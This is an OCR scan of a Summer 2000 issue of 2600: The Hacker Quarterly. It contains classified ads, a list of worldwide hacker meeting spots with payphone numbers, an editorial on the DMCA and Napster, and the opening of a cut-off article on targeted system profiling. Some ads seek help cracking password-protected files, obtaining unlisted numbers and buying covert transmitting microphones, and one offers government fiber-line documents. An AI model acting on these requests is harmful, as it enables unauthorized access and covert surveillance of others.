TELEPHONE NUMBER HELP. Help to find list of telephone numbers for each telephone company/city where a testman calls to find out all telephone lines connected to a particular address. Also where can one get unlisted telephone numbers without cost. The information used to be somewhere on the Internet. help-discover@usa.net

I AM LOOKING FOR ASSISTANCE in cracking alphanumeric password protected MS Access files. Please send all info to laptop300@yahoo.com. Your help will be greatly appreciated. In return, anyone needing info on WHCA (The White House Communication Agency), I will be happy to lend assistance with copies (or fax) of all ground fiber (T1 through OC128) in DC metropolitan area or other documents.

Wanted

MINIATURE PEN-MICROPHONE that is very sensitive and transmits at least 300 feet to an FM radio. Need the name/address of manufacturer(s) (and prices if available). Reply to b/o/b@usa.net.

I'M LOOKING FOR THE ORIGINAL/OFFICIAL TAP MAGAZINE/NEWSLETTER. Contact me if you have any information regarding the original TAP phreaking magazine/newsletter.I suggest you provide the condition of the magazine/newsletter and the price that you would want for it when e-mailing me at menace26@hotmail.com or icq 13693228. I want the ORIGINAL copies only.

WANTED: Heathkit ID-4001 digital weather computer in working condition. Also wanted: microprocessors for Heathkit ID-4001, ID-1890, ID-1990, and ID-2090. Advise what you have, price, and condition. E-mail: heath.kit@usa.net

Services

SUSPECTED OR ACCUSED OF A CYBERCRIME IN THE SAN FRANCISCO BAY AREA? You need a semantic warrior committed to the liberation of information who specializes in hacker, cracker, and phreak defense. Contact Omar Figueroa, Esq., at (800) 986-5591 or (415) 986-5591, at omar@alumni.stanford.org, or at Pier 5 North, The Embarcadero, San Francisco, CA 94111-2030. Free personal consultation for 2600 readers. All consultations are strictly confidential and protected by the attorney-client privilege.

CHARGED WITH A COMPUTER CRIME in any state or federal court? Contact Dorsey Morrow, Attorney at Law and Certified Information System Security Professional, at (334) 265-6602 or visit at www.dmorrow.com. Extensive computer and legal background. Initial phone conference free.

Announcements

OFF THE HOOK is the weekly one hour hacker radio show presented Tuesday nights at 8:00 pm ET on WBAI 99.5 FM in New York City. You can also tune in over the net at www.2600.com/offthehook or on shortwave in North and South America at 7415 khz. Archives of all shows dating back to 1988 can be found at the 2600 site. Your feedback is welcome at oth@2600.com.

THE FAMILY, a close-knitted anarchy social group has formed for hackers, phreakers, and computer nerds. Join with your kind in furtherance of independent ideology, financial freedom, and prosperity. Master the possibility of collective thought and association with members of your own mindset. For further enlightenment as to the lifestyle of the family, break the old mold, dare to explore, contact: Purceh Branson, Drawer K, Dallas, PA 18612.

Personal

LOOKING FOR NEW FRIENDS. Am in the Corruption Center of America (Corrections Corporation of America) prison doing a skidbid that's taking too long. Need stimulation and information. Am WM 5'10", brown hair, brown eyes (for the ladies). Used to go as Admkirk on irc. Bored out of my mind and looking to make a connection. Steven Lezak, #000091-A0250176, Diamondback Correctional Facility (CCA), P.O. Box 780, Watonga, OK 73772-0780.

BOYCOTT BRAZIL is requesting your continued assistance in contacting PURCHASING AGENTS, state and municipalities, to adopt "Selective Purchasing Ordinances," prohibiting the purchasing of goods and services from any person doing business with Brazil. Purchasing agents for your town should be listed within your town's web site, listed on www.city.net or www.munisource.org. Examples of "Selective Purchasing Ordinances" can be reviewed within the "Free Burma Coalition" web site. Thanking *2600* staff, subscribers, and friends for your continued help in informing the WORLD as to my torture, denial of due process, and forced brain control implantation by Brazilian Federal Police in Brasilia, Brazil during my extradition to the U.S. Snail mail appreciated from volunteers. John G. Lambros, #00436-124, USP Leavenworth, PO Box 1000, Leavenworth, KS 66048-1000. Web site: www.brazilboycott.org

ONLY SUBSCRIBERS CAN ADVERTISE IN *2600!* Don't even bother trying to take out an ad unless you subscribe! All ads are free and there is no amount of money we will accept for a non-subscriber ad. We hope that's clear. Of course, we reserve the right to pass judgment on your ad and not print it if it's amazingly stupid or has nothing at all to do with the hacker world. All submissions are for ONE ISSUE ONLY! If you want to run your ad more than once you must resubmit it each time. Include your address label or a photocopy so we know you're a subscriber. Send your ad to 2600 Marketplace, PO Box 99, Middle Island, NY 11953. Include your address label or photocopy. Deadline for Summer issue: 5/15/00.

ARGENTINA

Buenos Aires: In the bar at San Jose 05.

AUSTRALIA

Adelaide: Outside Sammy's Snack Bar, on the corner of Grenfell & Pulteney Streets. 6 pm.

Brisbane: Hungry Jacks on the Queen St. Mall (RHS, opposite Info Booth). 7 pm.

Canberra: KC's Virtual Reality Cafe, 11 East RW, Civic. 6 pm.

Melbourne: Melbourne Central Shopping Centre at the Swanston Street entrance near the public phones.

Perth: The Merchant Tea & Coffee (183 Murray Street). Meet outside. 6 pm.

Sydney: Central Station in the main "dome" of the country trains area by the big clock and Burger King. 6 pm.

AUSTRIA

Graz: Cafe Haltestelle on Jakominiplatz.

BRAZIL

Belo Horizonte: Pelego's Bar at Assufeng, near the payphone. 6pm.

Rio de Janeiro: Rio Sul Shopping Center, Fun Club Night Club.

CANADA

Alberta

Calgary: Eau Claire Market food court (near the "milk wall"). Edmonton: Sidetrack Cafe, 10333 112 Street. 4 pm.

British Columbia

Vancouver: Pacific Centre Food Fair, one level down from street level by payphones. 4 pm to 9 pm.

Quebec

Montreal: Bell Amphitheatre, 1000 Gauchetiere Street.

ENGLAND

Bristol: By the phones outside the Almshouse/Galleries, Merchant Street, Broadmead. Payphones: +44-117-9299011, 9294437. 6:45 pm.

Hull: In the Old Grey Mare pub, opposite The University of Hull. 7 pm.

Leeds: Leed City train station outside John Menzies. 6 pm.

London: Trocadero Shopping Center (near Picadilly Circus), lowest level. 7 pm.

Manchester: Cyberia Internet Cafe on Oxford Rd. next to St. Peters Square. 6 pm.

FRANCE

Paris: Place d'Italie XIII, in front of the Grand Ecran Cinema. 6-7 pm.

GREECE

Athens: Outside the bookstore Papaswtiriou on the corner of Patision and Stournari. 7 pm.

INDIA

New Delhi: Priya Cinema Complex, near the Allen Solly Showroom.

ITALY

Milan: Piazza Loreto in front of McDonalds.

JAPAN

Tokyo: Ark Hills Plaza (in front of Subway sandwiches) Roppongi (by Suntory Hall).

MEXICO

Mexico City: Zocalo Subway Station (Line 2 of the Metro, blue line). At the "Departamento del Distrito Federal" exit, near the payphones & the candy shop, at the beginning of the "Zocalo-Pino Suarez" tunnel.

POLAND

Stargard Szczecinski: Art Caffe. Bring blue book. 7 pm.

RUSSIA

Moscow: Burger Queen cafe near TAR/TASU (Telephone Agency of Russia/Telegraph Agency of Soviet Union) - also known as Nicitskie Vorota.

SCOTLAND

Aberdeen: Outside St. Nicholas' Church graveyard, near DX Communications' mid-union street store. 7 pm.

Glasgow: Central Station, payphones next to Platform 1. 7pm.

SOUTH AFRICA

Cape Town: At the "Mississippi Detour".

Johannesburg: Sandton food court.

UNITED STATES

Alabama

Auburn: Courtyard outside the computer lab at the Foy Union Building. 7 pm.

Birmingham: Hoover Galleria food court by the payphones next to Wendy's. 7 pm.

Tuscaloosa: University of Alabama, Ferguson Center by the payphones.

Arizona

Phoenix: Peter Piper Pizza at Metro Center.

Tucson: Barnes & Noble, 5130 E. Broadway.

Arkansas

Jonesboro: Indian Mall food court by the big windows.

California

Los Angeles: Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520; 625-9923, 9924.

Sacramento: Round Table Pizza, 127 K Street.

San Diego: Leucadia's Pizzeria on Regents Road (Vons Shopping Mall).

San Francisco: 4 Embarcadero Plaza (inside). Payphones: (415) 398-9803, 9804, 9805, 9806.

San Jose: Orchard Valley Coffee Shop/Net Cafe (Campbell).

Connecticut

Trumbull: In front of Gloria Jean's Coffee at the tables.

District of Columbia

Arlington: Pentagon City Mall in the food court.

Florida

Ft. Myers: At the cafe in Barnes & Noble.

Miami: Dadeland Mall on the raised seating section in the food court.

Orlando: Fashion Square Mall in the food court between Hovan Gourmet & Panda Express. Payphones: (407) 895-5238, 7373, 4648; 896-9708; 895-6044, 6055.

Pensacola: Cordova Mall, food court, tables near ATM. 6:30 pm.

Georgia

Atlanta: Lenox Mall food court.

Hawaii

Honolulu: Web Site Story Cafe inside Ewa Hotel Waikiki, 2555 Cartwright Rd. (Waikiki). 808-922-1677, 808-923-9292.

Idaho

Pocatello: College Market, 604 South 8th Street.

Illinois

Chicago: Screenz, 2717 North Clark St.

Indiana

Ft. Wayne: Glenbrook Mall food court. 6 pm.

Indianapolis: Circle Centre Mall in the StarPort/Ben & Jerry's area.

Kansas

Kansas City: Oak Park Mall food court (Overland Park).

Kentucky

Louisville: Barnes & Noble at 801 S Hurstbourne Pkwy.

Louisiana

Baton Rouge: In the LSU Union Building, between the Tiger Pause & McDonald's, next to the payphones. Payphone numbers: (225) 387-9520, 9538, 9618, 9722, 9733, 9735.

New Orleans: Plantation Coffeehouse, 5555 Canal Blvd. 6 pm.

Maine

Portland: Maine Mall by the bench at the food court door.

Maryland

Baltimore: Barnes & Noble cafe at the Inner Harbor.

Massachusetts

Boston: Prudential Center Plaza, terrace food court. Payphones: (617) 236-6582, 6583, 6584, 6585, try to bypass the carrier.

Michigan

Ann Arbor: Michigan Union (University of Michigan), Welker Room.

Minnesota

Bloomington: Mall of America, north side food court, across from Burger King & the bank of payphones that don't take incoming calls.

Duluth: Barnes & Noble by Cubs. 7 pm.

Mississippi

Biloxi: Edgewater Mall food court (near mirrors) at 2600 Beach Blvd. (really).

Missouri

St. Louis: Galleria, Highway 40 & Brentwood, elevated section, food court area, by the theaters.

Springfield: Barnes & Noble on Battlefield across from the mall.

Montana

Butte: Butte Plaza Mall on Harrison Ave. near JC Penney and GNC.

Nebraska

Omaha: Oak View Mall Barnes & Noble. 6:30 pm.

Nevada

Las Vegas: Wow Superstore Cafe, Sahara & Decatur. 8 pm.

Reno: Meadow Wood Mall, Palms food court by Sbarro. 3-9 pm.

New Hampshire

Nashua: Pheasant Lane Mall, near the big clock in the food court.

New Mexico

Albuquerque: Winrock Mall food court, near payphones on the lower level between the fountain & arcade. Payphones: (505) 883-9935, 9941, 9976, 9985.

New York

Buffalo: Galleria Mall food court.

New York: Citicorp Center, in the lobby, near the payphones, 153 E 53rd St., between Lexington & 3rd.

Rochester: Marketplace Mall food court. 6 pm.

North Carolina

Charlotte: South Park Mall, raised area of the food court.

Raleigh: Crabtree Valley Mall, food court.

Ohio

Akron: Arabica on W. Market Street, intersection of Hawkins, W. Market, and Exchange.

Cleveland: Coventry Arabica, Cleveland Heights, back room smoking section.

Columbus: Convention Center (downtown) basement, far back of building in carpeted payphone area.

Oklahoma

Oklahoma City: Shepard Mall, at the benches next to Subway & across from the payphones. Payphone numbers: (405) 942-9022, 9228, 9391, 9404.

Tulsa: Woodland Hills Mall food court.

Oregon

McMinnville: Union Block, 403 NE 3rd St.

Portland: Pioneer Place Mall (not Pioneer Square!), food court.

Pennsylvania

Philadelphia: 30th Street Amtrak Station at 30th & Market, under the "Stairwell 7" sign. Payphones: (215) 222-9880, 9881, 9779, 9799, 9632; 387-9751.

South Dakota

Sioux Falls: Empire Mall, by Burger King.

Tennessee

Knoxville: Borders Books Cafe across from Westown Mall.

Memphis: Cafe Apocalypse.

Nashville: Bean Central Cafe, intersection of West End Ave. & 29th Ave. S. three blocks west of Vanderbilt campus.

Texas

Austin: Dobie Mall food court.

Dallas: Mama's Pizza, Campbell & Preston.

Ft. Worth: North East Mall food court near food court payphones, Loop 820 @ Bedford Euless Rd. 6 pm.

Houston: Galleria 2 food court, under the stairs near the payphones.

San Antonio: North Star Mall food court.

Utah

Salt Lake City: ZCMI Mall in the food court.

Vermont

Burlington: Borders Books at Church St. and Cherry St. on the second floor of the cafe.

Washington

Seattle: Washington State Convention Center, first floor.

Spokane: Spokane Valley Mall food court.

Wisconsin


Eau Claire: London Square Mall food court.

Madison: Union South (227 N. Randall Ave.) on the lower level in the Martin Luther King Jr. Lounge by the payphones. Payphone: (608) 251-9909.

Milwaukee: Mayfair Mall on Highway 100 (Mayfair Rd.) & North Ave. in the Mayfair Community Room. Payphone: (414) 302-9549.

All meetings take place on the first Friday of the month from approximately 5 pm to 8 pm local time unless otherwise noted. To start a meeting in your city, leave a message & phone number at (631) 751-2600 or send email to meetings@2600.com.

HOPE 2000
HOtel PEnnsylvania
New York City
July 14th to July 16th, 2000



Full details on page 56.
Updates on www.h2k.net.

Join us for this historical event!


Asian Payphones

Bangkok, Thailand. This phone looks like it's been through an awful lot.

Photo by MC Telecom


Tokyo, Japan. Will ISDN payphones ever be a common site in the States?

Photo by MC Telecom



Shanghi, China. A true work of art with the phone number proudly displayed.

Photo by Julian



Beijing, China
Happy telephone workers.


Photo by Julian

Come and visit our website and see our vast array of payphone photos that we've compiled! http://www.2600.com

2600

The Hacker Quarterly


Volume Seventeen, Number Two
Summer 2000
$5.00 US, $7.15 CAN



02>
7 25274 83158 6

FREEDOM DOWNTIME

HOPE 2000
HOtel PEnnsylvania
New York City
July 14th to July 16th, 2000



It's not too late!
(Well, it is if you read this after mid July.)
Keynote speaker: Jello Biafra
Premiere showing of our documentary "Freedom Downtime"
Two tracks of speakers and panels plus films and music around the clock!
See page 56 or www.h2k.net.

THE NEVERENDING FLOW

"Posting information about MPAA's anti-privacy operations and techniques will make that information easily available to those engaged in, or planning for, digital piracy of individual works." - MPAA's "Director of Anti-Piracy, Worldwide" Kenneth A. Jacobsen in a filing to the court to prevent the media and the public from learning what they are saying in pre-trial depositions. He really did say "anti-privacy operations" in his filing. Freudian slip? You decide.

S T A F F

Editor-In-Chief
Emmanuel Goldstein

Layout and Design
tankedUPqueer

Cover Design
Matt Protagonist, The Chopping Block Inc.

Office Manager
Tampruf

Writers: **Bernie S., Billsf, Blue Whale, Noam Chomski, Eric Corley, Dr. Delam, Derneval, Nathan Dorfman, John Drake, Paul Estev, Mr. French, Thomas Icom, Javaman, Joe630, Kingpin, Miff, Kevin Mitnick, The Prophet, David Ruderman, Seraf, Silent Switchman, Scott Skinner, Mr. Upsetter**

Webmaster: **Macki**

Network Operations: **CSS**

Video Production: **Porkchop**

Broadcast Coordinators: **Juintz, Shiftlock, Absolute0, silicon, cnote, Anakin**

IRC Admins: autojack, ross

Inspirational Music: Evan Chen, The Protestants, Moby, Eels, Elliot Smith, The Wiseguys.

Shout Outs: A16, Royston Vasey.

2600*(ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc. 7 Strong's Lane, Setauket, NY 11733. Second class postage permit paid at Setauket, New York.*

POSTMASTER: Send address changes to
2600, P.O. Box 752, Middle Island, NY 11953-0752.

Yearly subscription: U.S. and Canada - $18 individual, $50 corporate (U.S. funds). Overseas - $26 individual, $65 corporate. Back issues available for 1984-1999 at $20 per year, $25 per year overseas. Individual issues available from 1988 on at $5 each, $6.25 each overseas.

ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:
2600 Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752 (subs@2600.com).

FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:
2600 Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0099 (letters@2600.com, articles@2600.com).
2600 **Office Line: 631-751-2600**
2600 **FAX Line: 631-474-2677**

MADNESS

While many are deeply distressed, who among us can say they're surprised at the unfolding events of this year? Anyone who can needs to start paying closer attention.

Corporate America has gone mad with litigation and its obsession with the net. Meanwhile, governments the world over are doing everything possible to close the Pandora's box of freedom the net has created. It's getting pretty ugly out there.

Our troubles are only a small part of the story. Sure, we've never faced this kind of corporate venom before. But when things like the Telecommunications Act of 1996, Digital Telephony, the Digital Millennium Copyright Act (DMCA), and "anti-cybersquatting" bills win easy passage, it's inevitable. The Internet, once the shining beacon of free speech, cultural exchange, and open expression is fast becoming the exclusive property of big business and oppressive regimes. At least, this is how it appears in their minds. We cannot let our own perceptions be corrupted by this invalid premise.

How else would it be possible to claim that a piece of e-mail (the "ILOVEYOU virus") could cause $10 *billion* in damage and that, once again, hackers are responsible? How would it be possible to completely gloss over the fact that, once again, all of the problems were because of a gaping weakness in a program called Microsoft Outlook and that this is a lesson that should have been learned from the Melissa virus a year earlier? Very few in the hacker world have been affected by any of these demonstrations of stupidity and it's because we know not to blindly trust programs (particularly ones from Microsoft) when it comes to security issues. The corporate media misses this vital point and instead looks at hackers as the cause of the problem, when anybody in the world could have done this simply by sending e-mail.

The way the media covers things is only a small symptom of a problem that continues to get worse. Several years ago it would have been almost unheard of for a corporation to bully someone into submission on the net using nothing but its might. Today we seem to hear of a new case every day.

No doubt a lot of what's happening is bolstered by court developments such as those which are proceeding against us. And if we were to back down and agree that it was acceptable to deny people the right to know how technology works, a dangerous precedent would be set and then you would see a hundred more lawsuits filed for "offenses" ranging from writing source code to writing articles *about* source code.

It's safe to say that new developments in technology are scaring the corporate world to death. What milestones like Napster represent to them is a potential loss of the control they've held for so long. Whereas before, record companies (yes, most of the major ones are owned by the same corporations suing us under the DMCA) made the decision as to what music would become popular, now the potential exists for *people* to do this on their own and completely bypass the traditional means of distribution. There's little debate that this could erode some of the massive profits these companies currently enjoy. But it's far less clear that artists themselves would be adversely affected. Many, particularly those who aren't already in bed with the record companies, have come out in full support of Napster and the increased ability for the consumer to choose.

Naturally, the music industry has distorted the issues in this case in much the same way the motion picture industry has distorted the ones in ours. For one thing, all Napster does is point people to sites that have the music they're interested in. One could even consider that to be a service to anyone wanting to shut those sites down. Another issue is that the record companies seem to believe they have the right to make money every time someone hears a song they own. This is the same mentality that has made it *illegal* for Girl Scouts to sing "Happy Birthday" around a campfire. The truth is, they *don't* have this inalienable right to get paid each and every time someone plays their music. Unless we give it to them. The net is merely a new medium, the modern day equivalent of trading cassettes with friends. In fact, CD sales have been *increasing* over the past year. The record companies' reaction? They would have increased even *more* were it not for MP3s and things like Napster. Right. Eventually, they will lose this battle but not before wasting a lot of time and money trying to stifle the development of technology.

A wise man once wrote, "That ideas should freely spread from one to another over the globe, for the moral and mutual instruction of man, and improvement of his condition, seems to have been peculiarly and benevolently designed by nature, when she made them, like fire, expansible over all space, without lessening their density at any point, and like the air in which we breathe, move, and have our physical being, incapable of confinement or exclusive appropriation. Inventions then cannot, in nature, be a subject of property."

That wise man was Thomas Jefferson.

We don't favor piracy in any way. People who *sell* CDs that they have burned are clearly making a profit off of someone else's work. But sharing

Continued on page 40

THE ART OF SYSTEM PROFILING

by Thuull

Opportunity Hacking is the process of finding a neato new exploit that you somehow manage to get compiled... so you scan the *entire* Internet looking for any system at random that just happens to have the hole that you know how to get into. Lame.

System Profiling is the act of picking out one system or network and saying to yourself, "I want in *that* system," then researching the system or network to learn what it does and how the system works.

System Profiling is not about finding a single hole in a system, accessing the system, and considering yourself done.


System Profiling is about learning all there is to know about the system in question... maybe it has holes, maybe not... but a successful system profile does not have to result in *owning* the system. Hacking is all about learning, right?

This article is for a specific target audience. It is not designed to be interesting for script kiddies. If you are a script kiddie, and are only here to be a part of something bigger than you are, skip this article.

Specifically, this is targeted at system administrators, security professionals, and non-malicious curious people interested in the security of complex, heterogeneous networks.

Target

